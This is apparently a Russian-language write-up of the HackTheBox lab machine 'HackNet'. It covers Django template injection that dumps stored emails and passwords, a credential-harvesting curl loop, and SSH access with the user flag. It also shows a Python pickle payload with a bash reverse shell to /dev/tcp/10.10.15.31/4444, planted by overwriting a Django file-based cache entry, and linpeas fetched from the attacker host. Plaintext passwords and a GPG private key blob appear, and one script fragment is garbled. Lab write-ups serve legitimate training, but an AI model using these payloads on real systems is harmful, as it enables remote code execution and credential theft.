
На вход мы подаем имя, аналогично с показом списка лайков на HackNet. Там наше имя обрабатывается в HTTP запросе. Далее оно подставляется в шаблон, вообще без фильтрации, просто Template(переменная) – это ОПАСНО. Скорее всего также на HackNet.

Потом сверяется с Context и под конец проходит рендер и выдает нам ответ. Аналогичная конструкция на HackNet – там нам приходит HTML ответ.

Уязвимость обстоит, что имя пользователя подставляется в шаблон, и без фильтрации.

Дальше я изменил имя в profile/edit на:

{{users.values}}. Почему именно это. Мы знаем, что переменная users существует. Знаем, что там QuerySet. И values это его метод, который предназначен для извлечения поднабора данных. И тем самым мы извлечем всё, что есть в переменной users.



Далее я как обычно лайкнул пост и отправил curl запрос на кнопку likes/22.
И тем самым получил полноценный ответ, из которого можно извлекать данные:

```

(root@kali)-[~]
# export COOKIES="csrftoken=SCwCiyBeMpnod0FMSTDyLVs4L8ZGAw1x; sessionId=zs48q9vs5pb2e0ucz26pcvcgsyd0csho"

(root@kali)-[~]
# $COOKIES
csrftoken=SCwCiyBeMpnod0FMSTDyLVs4L8ZGAw1x; sessionId=zs48q9vs5pb2e0ucz26pcvcgsyd0csho: command not found

(root@kali)-[~]
# curl -s -H "Cookie: $COOKIES" -H "Host: hacknet.htb" "http://hacknet.htb/likes/22"
<div class="likes-review-item"><a href="/profile/1"></a></div><div class="likes-review-item"><a href="/profile/3"></a></div><div class="likes-review-item"><a href="/profile/4"></a></div><div class="likes-review-item"><a href="/profile/5"></a></div><div class="likes-review-item"><a href="/profile/8"></a></div><div class="likes-review-item"><a href="/profile/10"></a></div><div class="likes-review-item"><a href="/profile/11"></a></div><div class="likes-review-item"><a href="/profile/13"></a></div><div class="likes-review-item"><a href="/profile/15"></a></div><div class="likes-review-item"><a href="/profile/17"></a></div><div class="likes-review-item"><a href="/profile/19"></a></div><div class="likes-review-item"><a href="/profile/21"></a></div><div class="likes-review-item"><a href="/profile/23"></a></div><div class="likes-review-item"><a href="/profile/24"></a></div><div class="likes-review-item"><a href="/profile/34"> test.txt
if [[ $(cat test.txt) = "Success" ]];
then
sleep 1
curl -s -H "Cookie: $COOKIES" -H "Host: hacknet.htb" "http://hacknet.htb/likes/$a" > trash2.txt
awk -F'QuerySet' '{print $2}' trash2.txt >> newcredss.txt
echo "#####" >> newcredss.txt
fi
a=$((a+1))
done
#echo $((a+b))
```

Собственно, говоря, мне вывело все нужные данные в файл newcredss.txt. Но там было много лишних повторяющихся символов, по типу '; Я скопировал это в ворд и удалил. через заменить всё.

Потом перенес обратно в txt. Ну и я заметил одну закономерность, что в этом файле всё идет так email;;значение;; ;
cat red.txt | grep -o -E "email;; :[^\;]*;; ;[password;; :[^\;]*;;"

```
(root@kali)-[~/hacknet]
# cat red.txt | grep -o -E "email;: ;[^;]*;, ;|password;: ;[^;]*;"
email;: ;zero_day@hushmail.com;, ;
password;: ;Zer0D@yH@ck;
email;: ;blackhat_wolf@cypherx.com;, ;
password;: ;Bl@ckW0lfH@ck;
email;: ;datadive@darkmail.net;, ;
password;: ;D@taD1v3r;
email;: ;codebreaker@ciphermail.com;, ;
password;: ;C0d3Br3@k!;
email;: ;netninja@hushmail.com;, ;
password;: ;N3tN1nj@2024;
email;: ;darkseeker@darkmail.net;, ;
password;: ;D@rkSeek3r#;
email;: ;trojanhorse@securemail.org;, ;
password;: ;Tr0j@nH0rse!;
email;: ;exploit_wizard@hushmail.com;, ;
password;: ;Expl0itW!zard;
email;: ;brute_force@ciphermail.com;, ;
password;: ;BrUt3F0rc3#;
email;: ;a@a.ru;, ;
password;: ;a;
email;: ;email2@email.com;, ;
password;: ;email;
email;: ;hexhunter@ciphermail.com;, ;
password;: ;H3xHunt3r!;
email;: ;rootbreaker@exploitmail.net;, ;
password;: ;R00tBr3@ker#;
email;: ;zero_day@hushmail.com;, ;
password;: ;Zer0D@yH@ck;
email;: ;blackhat_wolf@cypherx.com;, ;
password;: ;Bl@ckW0lfH@ck;
email;: ;packetpirate@exploitmail.net;, ;
```



```
email;; ;rootbreaker@exploitmail.net;; ;
password;; ;R00tBr3@ker#;
email;; ;zero_day@hushmail.com;; ;
password;; ;Zer0D@yH@ck;
email;; ;cryptoraven@securemail.org;; ;
password;; ;CrYptoR@ven42;
email;; ;bytebandit@exploitmail.net;; ;
password;; ;Byt3B@nd!t123;
email;; ;datadive@darkmail.net;; ;
password;; ;D@taD1v3r;
email;; ;phreaker@securemail.org;; ;
password;; ;Phre@k3rH@ck;
email;; ;netninja@hushmail.com;; ;
password;; ;N3tN1nj@2024;
email;; ;darkseeker@darkmail.net;; ;
password;; ;D@rkSeek3r#;
email;; ;trojanhorse@securemail.org;; ;
password;; ;Tr0j@nH0rse!;
email;; ;exploit_wizard@hushmail.com;; ;
password;; ;Expl01tW!zard;
email;; ;whitehat@darkmail.net;; ;
password;; ;Wh!t3H@t2024;
email;; ;virus_viper@securemail.org;; ;
password;; ;V!rusV!p3r2024;
email;; ;brute_force@ciphermail.com;; ;
password;; ;BrUt3F0rc3#;
email;; ;a@a.ru;; ;
password;; ;a;
email;; ;email2@email.com;; ;
password;; ;email;
email;; ;mikey@hacknet.htb;; ;
password;; ;mYd4rks1dEisH3re;
email;; ;a@a.ru;; ;
password;; ;a;
email;; ;rootbreaker@exploitmail.net;; ;
password;; ;R00tBr3@ker#;
email;; ;zero_day@hushmail.com;; ;
password;; ;Zer0D@yH@ck;
```

Строка 417, столбец 1

61 из 14 132 симво

Обычный текст

100%

Windows (CRLF)

UTF-8

Первые креды:

mikey@hacknet.htb

mYd4rks1dEisH3re

```

(root@kali)-[~/hacknet]
# ssh mikey@hacknet.htb
mikey@hacknet.htb's password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 23 01:07:13 2025 from 10.10.14.235
mikey@hacknet:~$ ls
user.txt
mikey@hacknet:~$ cat user.txt
2503454db0f4f45d2f38f06a78d8c136
mikey@hacknet:~$ ls
user.txt

```

Разбираю команду:

cat red.txt | grep -o -E "email;:;[^;]*;:;|password;:;[^;]*;"

-o вывести только то, что совпало с шаблоном.

-E для парного вывода.

конструкция [^;]*

[] – класс символов – подходит все, из этого набора

[abc] – либо a либо b либо c

[0-9] любая цифра

^ – отрицание.

[^abc] – любой символ, кроме a b c

[^;] – любой символ кроме ;

- – любой символ

Двигаемся. дальше.

Я попал в систему. sudo -l мне недоступна. В /etc/passwd на оболочку имеют право root + sandy. Никакие процессы не запущены.

Поэтому перехожу в tmp закидываю linpeas.

На атакующей машине:

busybox httpd -f -p 8000 -h .

На машине жертве:

curl -fsSL linpeas.sh <http://10.10.14.235:8000/linpeas.sh>

Linpeas передался:

```
mikey@hacknet:/tmp$ curl -fsSLo linpeas.sh http://10.10.14.235:8000/linpeas.sh
mikey@hacknet:/tmp$ ls
backup01.sql.gpg
backup02.sql.gpg
backup03.sql.gpg
linpeas.sh
payload2.b64
payload.b64
sandybash
systemd-private-92aae97700ab48cbb58286f45ce525cd-systemd-logind.service-JzSnrM
vmware-root_412-600543269
mikey@hacknet:/tmp$
```

Запустил linpeas, предварительно, выдав права на исполнение:

И он нашел что то такое

```
Files with capabilities (limited to 50):
/usr/bin/ping cap_net_raw=ep
/usr/bin/tcpdump cap_net_raw=eip
```

Пошарился в исходниках и в файле views.py, нашел тот самый уязвимый для SSTI блок кода:

```
context = {"users": users}

for user in users:
    if not user.is_hidden or user == session_user:
        template_string += "<div class='likes-review-item'><a href='\"/profile/\"+str(user.pk)+\"'><img src='\"+user.picture.url+\"' title='\"+user.username+\"'></a></div>"

try:
    template = engine.from_string(template_string)
except:
    template = engine.from_string("<div class='likes-review-item'><a>Something went wrong...</a></div>")

return HttpResponse(template.render(context, request))
```

template_string составляется руками с HTML и мы видим, что в title нет никакой фильтрации.

```
mikey@hacknet:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
mikey@hacknet:/var$ cd /var/tmp
mikey@hacknet:/var/tmp$ ls
django_cache payload.b64 payloadb64 systemd-private-92aae97700ab48cbb58286f45ce525cd-systemd-logind.service-JXzcE2 test.py
mikey@hacknet:/var/tmp$ cat django_cache
cat: django_cache: Is a directory
mikey@hacknet:/var/tmp$ cd django_cache
mikey@hacknet:/var/tmp/django_cache$ ls
mikey@hacknet:/var/tmp/django_cache$ ls
mikey@hacknet:/var/tmp/django_cache$ ls -la
total 8
drwxrwxrwx 2 sandy www-data 4096 Nov 23 00:05 .
drwxrwxrwt 4 root root 4096 Nov 23 00:00 ..
mikey@hacknet:/var/tmp/django_cache$
```

Вообщем, есть одно наблюдение. Директория с кэшем.

/var/tmp/django_cache

Стоит мне авторизоваться под каким нибудь пользователем и что то покликать на сайте , а именно <http://hacknet.htb/explore> и в этой директории сразу же появляются файлы. И

периодически обновляются. Пользователь mikey на них прав не имеет. Владелец sandy в группе www-data. После моего logout. Файлы пропадают.

Но при этом, в данной директории /var/tmp/django_cache мы имеем права 777. Я это проверил командой `ls -ld`

В интернете прочитал. Что в Django за хэширование отвечает файл settings.py
Нашел интересные креды, прочитав файл settings.py

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST': 'localhost',
        'PORT': '3306',
    }
}
```

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST': 'localhost',
        'PORT': '3306',
```

Попал в бд: с помощью команды `mysql -u sandy -p -h localhost`

```
Session Actions Edit View Help
mikey@hacknet:/var/www/HackNet/HackNet$ mysql -u sandy -p -h
localhost
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 985
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and
others.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

MariaDB [(none)]> SHOW TABLES
      → q
      → SHOW TABLES;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> help

General information about MariaDB can be found at
http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
?          (\?) Synonym for 'help'.
charset    (\C) Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
clear      (\c) Clear the current input statement.
connect    (\r) Reconnect to the server. Optional arguments are db and host.
delimiter  (\d) Set statement delimiter.
edit       (\e) Edit command with $EDITOR.
ego        (\G) Send command to MariaDB server, display result vertically.
exit       (\q) Exit mysql. Same as quit.
go         (\g) Send command to MariaDB server.
help       (\h) Display this help.
```

Но судя по всему. Бд пустая или я не понял, как ее эксплуатировать.
Попробовал выполнить команду ОС. но ничего не сработало. Команды выполняются от пользователя mikey.

```

mikey@hacknet:/var/www/HackNet/HackNet$ mysql -u sandy -p -h localhost
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1009
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> system ls -la
total 28
drwxr-xr-x 3 sandy sandy 4096 Sep  8 05:20 .
drwxr-xr-x 7 sandy sandy 4096 Feb 10 2025 ..
-rw-r--r-- 1 sandy sandy 168 May 31 2024 asgi.py
-rw-r--r-- 1 sandy sandy  0 May 31 2024 __init__.py
drwxr-xr-x 2 sandy sandy 4096 Sep  8 05:22 __pycache__
-rw-r--r-- 1 sandy sandy 2697 Feb 10 2025 settings.py
-rw-r--r-- 1 sandy sandy 313 Sep  8 05:20 urls.py
-rw-r--r-- 1 sandy sandy 168 May 31 2024 wsgi.py
MariaDB [(none)]> system whoami
mikey
MariaDB [(none)]> █

```

Вот так же есть кусок кода про кэш из settings.py.

```

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}

```

Основная особенность, здесь это то что кэш будет выкладываться в директорию, где я имею права 777, то есть я могу удалять файлы кэша из директории.

Что такое FileBasedCache – механизм кэширования в фреймворке Django, который хранит данные в файлах в файловой системе сервера. Каждое кэшируемое значение сериализуется и хранится отдельно в файле. При поступлении запроса Django извлекает кэшированные данные из файлов, а не генерирует их заново. – Это снижает время обработки и запросы к бд.

Чтобы установить FileBasedCache нужно. Установить BACKEND в `django.core.cache.backends.filebased.FileBasedCache`.

Указать подходящий каталог для хранения данных. Например `/var/tmp/django_cache`

Эксплуатация:

Короче говоря, пробую эксплуатировать. На своей Kali создаю файл с именем payloadv2, в него вставляю следующее содержимое:

```
import os, pickle, time, sys
```

```
#!/usr/bin/env python3
```

```
import os
import pickle
import time
import zlib
import sys
```

```
LHOST = "10.10.15.31"
```

```
LPORT = 4444
```

```
class Exploit:
```

```
    def __reduce__(self):
```

```
        cmd = f'bash -c 'bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1''
```

```
        return (os.system, (cmd,))
```

```
# 1) expiry — как делает Django: float с unix-временем в будущем
```

```
expiry = time.time() + 600      # ещё 10 минут живёт
```

```
expiry_blob = pickle.dumps(expiry, pickle.HIGHEST_PROTOCOL)
```

```
# 2) значение — наш объект Exploit, тоже через pickle, но потом ещё zlib
```

```
value_blob = pickle.dumps(Exploit(), pickle.HIGHEST_PROTOCOL)
```

```
compressed_value = zlib.compress(value_blob)
```

```
# 3) финальный кеш-файл
```

```
payload = expiry_blob + compressed_value
```

```
sys.stdout.buffer.write(payload)
```

Это полезная нагрузка с помощью которой мы установим ревершшелл.

В терминале 1 под user: nc -lvnp 4444

В терминале 2 под root: python3 payloadv2 > payloadv2.bin **генерим обязательно новый бинарник**

busybox -httpd -f -p 8000 -h .

На машине жертве: cd /var/tmp/django_cache

curl -fsSLo payloadv2.bin <http://10.10.15.31:8000/payloadv2.bin>

Заходим на <http://hacknet.htb/explore>

В директории появляются файлы кэша:

```
1f0acfe7480a469402f1852f8313db86.djcache payloadv2.bin
90dbab8f3b1e54369abdeb4ba1efc106.djcache
```

Удаляем один, т.к имеем на это право:

```
rm 1f0acfe7480a469402f1852f8313db86.djcache
```

подменяем

```
cat payloadv2.bin > 1f0acfe7480a469402f1852f8313db86.djcache
```

Выдаем нужные права:

```
chmod 644 1f0acfe7480a469402f1852f8313db86.djcache
```

Заходим на <http://hacknet.htb/explore>

Оболочка установилась.

В чем здесь суть. Каждый раз когда пользователь на сайте заходит в раздел /explore в директории /var/tmp/django_cache появляются файлы с кешем. Они принадлежат пользователю sandy. И могут считываться заново в пределах одной сессии. Так как пользователь mikey имеет права 777 в этой директории, я смог подменить файл кэша на свой, с полезной нагрузкой, при этом сделав 1 в 1 такой же бинарник, с таким же именем. Что по итогу при обновлении страницы в браузере файл кэша, как обычно считался, сработала команда ОС от пользователя mikey и ревершшелл установился.

Скриншоты:

Подмена файла с кэшем

```
mikey@hacknet:/var/tmp/django_cache$ ls
mikey@hacknet:/var/tmp/django_cache$ ls
mikey@hacknet:/var/tmp/django_cache$ curl -fsSLo payloadv2.bin http://10.10.15.3
1:8000/payloadv2.bin
mikey@hacknet:/var/tmp/django_cache$ ls
1f0acfe7480a469402f1852f8313db86.djcache payloadv2.bin
90dbab8f3b1e54369abdeb4ba1efc106.djcache
mikey@hacknet:/var/tmp/django_cache$ rm 1f0acfe7480a469402f1852f8313db86.djcache
rm: remove write-protected regular file '1f0acfe7480a469402f1852f8313db86.djcache'? yes
mikey@hacknet:/var/tmp/django_cache$ cat payloadv2.bin > 1f0acfe7480a469402f1852f8313db86.djcache
mikey@hacknet:/var/tmp/django_cache$ chmod 644 1f0acfe7480a469402f1852f8313db86.djcache
mikey@hacknet:/var/tmp/django_cache$ █
```

Ревершшелл установился, я попал под пользователя sandy.


```

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.31] from (UNKNOWN) [10.10.11.85] 56072
bash: cannot set terminal process group (2397): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to r
ead from standard input or configure an askpass helper
sudo: a password is required
sandy@hacknet:/var/www/HackNet$ ls
ls
backups
db.sqlite3
HackNet
manage.py
media
SocialNetwork
static
sandy@hacknet:/var/www/HackNet$ █

```

Этап разведки (желтым – то, что относится к вектору атаки, красное – то над чем я размышлял, но по итогу это не сыграло роли)

Проверяю, что доступно sandy. Sandy тоже не имею никаких прав sudo. Единственное, что я нашел интересное это то что он имеет какие то скрытые директории у себя в домашней директории и они запущены в процессах:

```

sandy@hacknet:~$ ps auxf
ps auxf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
sandy    4276  0.0  0.0   2580   936 ?        S    06:00   0:00 sh -c bash -c 'bash -i >& /dev/tcp/10.10.15.31/4444 0>&1'
sandy    4277  0.0  0.1   6936  3324 ?        S    06:00   0:00 \_ bash -c bash -i >& /dev/tcp/10.10.15.31/4444 0>&1
sandy    4278  0.0  0.1   7200   3904 ?        S    06:00   0:00 \_ bash -i
sandy    5612  0.0  0.2  11088   4440 ?        R    06:10   0:00 \_ \_ ps auxf
sandy    2397  0.0  1.1  31968 23880 ?        Ss   05:46   0:00 /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix
:/run/gunicorn.sock HackNet.wsgi:application
sandy    2399  0.0  2.3   60396 46404 ?        S    05:46   0:00 \_ /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind
unix:/run/gunicorn.sock HackNet.wsgi:application
sandy    2400  0.0  2.2   59276 45524 ?        S    05:46   0:00 \_ /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind
unix:/run/gunicorn.sock HackNet.wsgi:application
sandy    4418  0.0  2.1   52988 42372 ?        S    06:01   0:00 \_ /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind
unix:/run/gunicorn.sock HackNet.wsgi:application
sandy@hacknet:~$ ls -la
ls -la
total 36
drwx----- 6 sandy sandy 4096 Sep 11 11:18 .
drwxr-xr-x 4 root root 4096 Jul 3 2024 ..
lrwxrwxrwx 1 root root 9 Sep 4 19:01 .bash_history -> /dev/null
-rw-r--r-- 1 sandy sandy 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 sandy sandy 3526 Apr 23 2023 .bashrc
drwxr-xr-x 3 sandy sandy 4096 Jul 3 2024 .cache
drwx----- 3 sandy sandy 4096 Dec 21 2024 .config
drwx----- 4 sandy sandy 4096 Sep 5 11:33 .gnupg
drwxr-xr-x 5 sandy sandy 4096 Jul 3 2024 .local
lrwxrwxrwx 1 root root 9 Aug 8 2024 .mysql_history -> /dev/null
-rw-r--r-- 1 sandy sandy 808 Jul 11 2024 .profile
lrwxrwxrwx 1 root root 9 Jul 3 2024 .python_history -> /dev/null
sandy@hacknet:~$ █

```

ps auxf

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
sandy	4276	0.0	0.0	2580	936	?	S	06:00	0:00	sh -c bash -c 'bash -i >& /dev/tcp/10.10.15.31/4444 0>&1'

```
sandy 4277 0.0 0.1 6936 3324 ? S 06:00 0:00 \_ bash -c bash -i >&
/dev/tcp/10.10.15.31/4444 0>&1
sandy 4278 0.0 0.1 7200 3904 ? S 06:00 0:00 \_ bash -i
sandy 5612 0.0 0.2 11088 4440 ? R 06:10 0:00 \_ ps auxf
sandy 2397 0.0 1.1 31968 23880 ? Ss 05:46 0:00 /usr/bin/python3
/home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.sock
HackNet.wsgi:application
sandy 2399 0.0 2.3 60396 46404 ? S 05:46 0:00 \_ /usr/bin/python3
/home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.sock
HackNet.wsgi:application
sandy 2400 0.0 2.2 59276 45524 ? S 05:46 0:00 \_ /usr/bin/python3
/home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.sock
HackNet.wsgi:application
sandy 4418 0.0 2.1 52988 42372 ? S 06:01 0:00 \_ /usr/bin/python3
/home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.sock
HackNet.wsgi:application
sandy@hacknet:~$ ls -la
ls -la
total 36
drwx----- 6 sandy sandy 4096 Sep 11 11:18 .
drwxr-xr-x 4 root root 4096 Jul 3 2024 ..
lrwxrwxrwx 1 root root 9 Sep 4 19:01 .bash_history -> /dev/null
-rw-r--r-- 1 sandy sandy 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 sandy sandy 3526 Apr 23 2023 .bashrc
drwxr-xr-x 3 sandy sandy 4096 Jul 3 2024 .cache
drwx----- 3 sandy sandy 4096 Dec 21 2024 .config
drwx----- 4 sandy sandy 4096 Sep 5 11:33 .gnupg
drwxr-xr-x 5 sandy sandy 4096 Jul 3 2024 .local
lrwxrwxrwx 1 root root 9 Aug 8 2024 .mysql_history -> /dev/null
-rw-r--r-- 1 sandy sandy 808 Jul 11 2024 .profile
lrwxrwxrwx 1 root root 9 Jul 3 2024 .python_history -> /dev/null
```

Также, что в директории /var/cache есть какой то приватный файл:

```
drwx----- 2 root root 4096 Sep 5 11:35 ldconfig
drwx----- 2 root root 4096 May 31 2024 private
```

```
sandy@hacknet:~$ cd .gnupg
cd .gnupg
sandy@hacknet:~/.gnupg$ ls
ls
openpgp-revocs.d
private-keys-v1.d
pubring.kbx
```

pubring.kbx~
random_seed
trustdb.gpg

Запустил linpeas.sh

Он указал на:

/home/sandy/.gnupg/pubring.kbx

```
-----  
sec  rsa1024 2024-12-29 [SC]  
      21395E17872E64F474BF80F1D72E5C1FA19C12F7  
uid    [ unknown] Sandy (My key for backups) <sandy@hacknet.htb>  
ssb  rsa1024 2024-12-29 [E]
```

Через это может быть реализовано повышение привилегий

```
/home/sandy/.gnupg/pubring.kbx  
-----  
sec  rsa1024 2024-12-29 [SC]  
      21395E17872E64F474BF80F1D72E5C1FA19C12F7  
uid    [ unknown] Sandy (My key for backups) <sandy@hacknet.htb>  
ssb  rsa1024 2024-12-29 [E]
```

Возможно для закрепления шелла sandy:

```
-rw----- 1 sandy sandy 1255 Sep  5 11:33 /home/sandy/.gnupg/private-keys-  
v1.d/0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key  
Created: 20241229T202032  
Key: (protected-private-key (rsa (n #00EDFED38969BFACDCB65C63B0E99D350C
```

```
656E6D336CAE0E23EE523D36D6B7601C9D67DBBC71B9FE45C30FB8712F6F87F27D91C  
8
```

```
BFC1FEEF891867FA0A3FE2FB132359DA62C8F18258A422A98995F3FD5EE13FD84C1F7C
```

```
C524F5B5B121F28E91FC66EA8E9CFE3A022CCEF9E2CF4E97A67369C593D17905D221CF  
1E23BAB4127FD5#)(e #010001#)(protected openpgp-s2k3-ocb-aes ((sha1  
#5DDB23AC1FFA8390# "117049344")#6D14AC53876650E78C5E967E#)#8094E4433E  
B218E340F965D584881EA1537535A4A727FF117E23D1000424DBC9509D94B9E2365186
```

```
82990B33E8C5B922AFF83DE1382FBDAA8B610529C82EAD3E22EDE9EB479CCA35D25  
0E
```

```
2E2ABB8B077333BE707C82FC7BA347DD79A4934D411AB58A61EE346648DA2A0666500  
4
```

FF6DA43A1D706BC5B30E6A960C1AC84FBC3F196656CC7CFBFD65F823138388600E09F
C

A09E67ACD3086A07041504A398D8A50BC705243F601FA01E905BAA2921C9602CEF75A
B

EEE67B3124104DAA44D50BF305ED7A3299206D7EBF59747D58AACD4837951DDA6594
FF

1AF403472DF56CF39CDD08510CE70E179F4F1069428ABEA4C2747547E0ABF632BCA572
C45DFC475E91983277B08A55F0471B306D61601EC0546DE8EC7053B4101A32F53F9CCF
7F372511F1BDA639D98DFCB06036B9DF5B8C527E859593009C4463313269D2ED6329EE

E13AE3034F9B67E97531FD85C8A8E07C0BD9FE776E64F77E7AF42A4BADE8F80DA1796
3

06C9E4F06CD9EA59AB65279E7D8C34795A14E316F5#)(protected-at
"20241229T214648"))))

Linpeas указал, что через это тоже возможно повышение:

Files with capabilities (limited to 50):

/usr/bin/ping cap_net_raw=ep

/usr/bin/tcpdump cap_net_raw=eip

Нашел интересные gpg файлы:

sandy@hacknet:/var/www/HackNet/backups\$ ls

ls

backup01.sql.gpg

backup02.sql.gpg

backup03.sql.gpg

они зашифрованы.

При расшифровании выдает различные ошибки:

sandy@hacknet:/var/www/HackNet/backups\$ ls

ls

backup01.sql.gpg

backup02.sql.gpg

backup03.sql.gpg

sandy@hacknet:/var/www/HackNet/backups\$ gpg --decrypt backup01.sql.gpg

gpg --decrypt backup01.sql.gpg

gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29

"Sandy (My key for backups) <sandy@hacknet.htb>"

gpg: public key decryption failed: Inappropriate ioctl for device

gpg: decryption failed: No secret key

```
sandy@hacknet:/var/www/HackNet/backups$ gpg -d backup01.sql.gpg
gpg -d backup01.sql.gpg
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
    "Sandy (My key for backups) <sandy@hacknet.htb>"
gpg: public key decryption failed: Inappropriate ioctl for device
gpg: decryption failed: No secret key
sandy@hacknet:/var/www/HackNet/backups$
```

Что здесь произошло: файлы не получилось расшифровать просто командой gpg. Пришел ответ, с ошибкой, что мол, не понравилась моя оболочка(так как я под реверсшеллом) и у меня нет секретного ключа, поэтому файл расшифровать на данный момент не могу.

Потенциальная команда, которая может расшифровать, предположил я.

```
gpg --batch --yes \
  --pinentry-mode loopback \
  --passphrase " \
  -d backup01.sql.gpg > backup01.sql
```

Опции --batch --yes --pinentry-mode loopback нужны, чтобы система при расшифровке не ругалась на нашу оболочку – т.к мы под реверсшеллом.

```
mikey@hacknet:/var/tmp/django_cache$ ls
mikey@hacknet:/var/tmp/django_cache$ ls
mikey@hacknet:/var/tmp/django_cache$ curl -fsSLo payloadv2.bin http://10.10.15.3
1:8000/payloadv2.bin
mikey@hacknet:/var/tmp/django_cache$ ls
1f0acfe7480a469402f1852f8313db86.djcache  payloadv2.bin
90dbab8f3b1e54369abdeb4ba1efc106.djcache
mikey@hacknet:/var/tmp/django_cache$ rm 1f0acfe7480a469402f1852f8313db86.djcache
rm: remove write-protected regular file '1f0acfe7480a469402f1852f8313db86.djcache'? yes
mikey@hacknet:/var/tmp/django_cache$ cat payloadv2.bin > 1f0acfe7480a469402f1852f8313db86.djcache
mikey@hacknet:/var/tmp/django_cache$ chmod 644 1f0acfe7480a469402f1852f8313db86.djcache
mikey@hacknet:/var/tmp/django_cache$
```

Из вывода мы видим, что у нас нет passphrase (парольной фразы, я ее ввел пустую, но на самом деле она другая) и секретного ключа.

```
sandy@hacknet:~/gnupg$ ls
ls
openpgp-revocs.d
private-keys-v1.d
pubring.kbx
pubring.kbx~
random_seed
trustdb.gpg
sandy@hacknet:~/gnupg$ ls -la
ls -la
total 32
drwx----- 4 sandy sandy 4096 Nov 29 08:02 .
drwx----- 6 sandy sandy 4096 Sep 11 11:18 ..
drwx----- 2 sandy sandy 4096 Sep  5 11:33 openpgp-revocs.d
drwx----- 2 sandy sandy 4096 Sep  5 11:33 private-keys-v1.d
-rw-r--r-- 1 sandy sandy  948 Sep  5 11:33 pubring.kbx
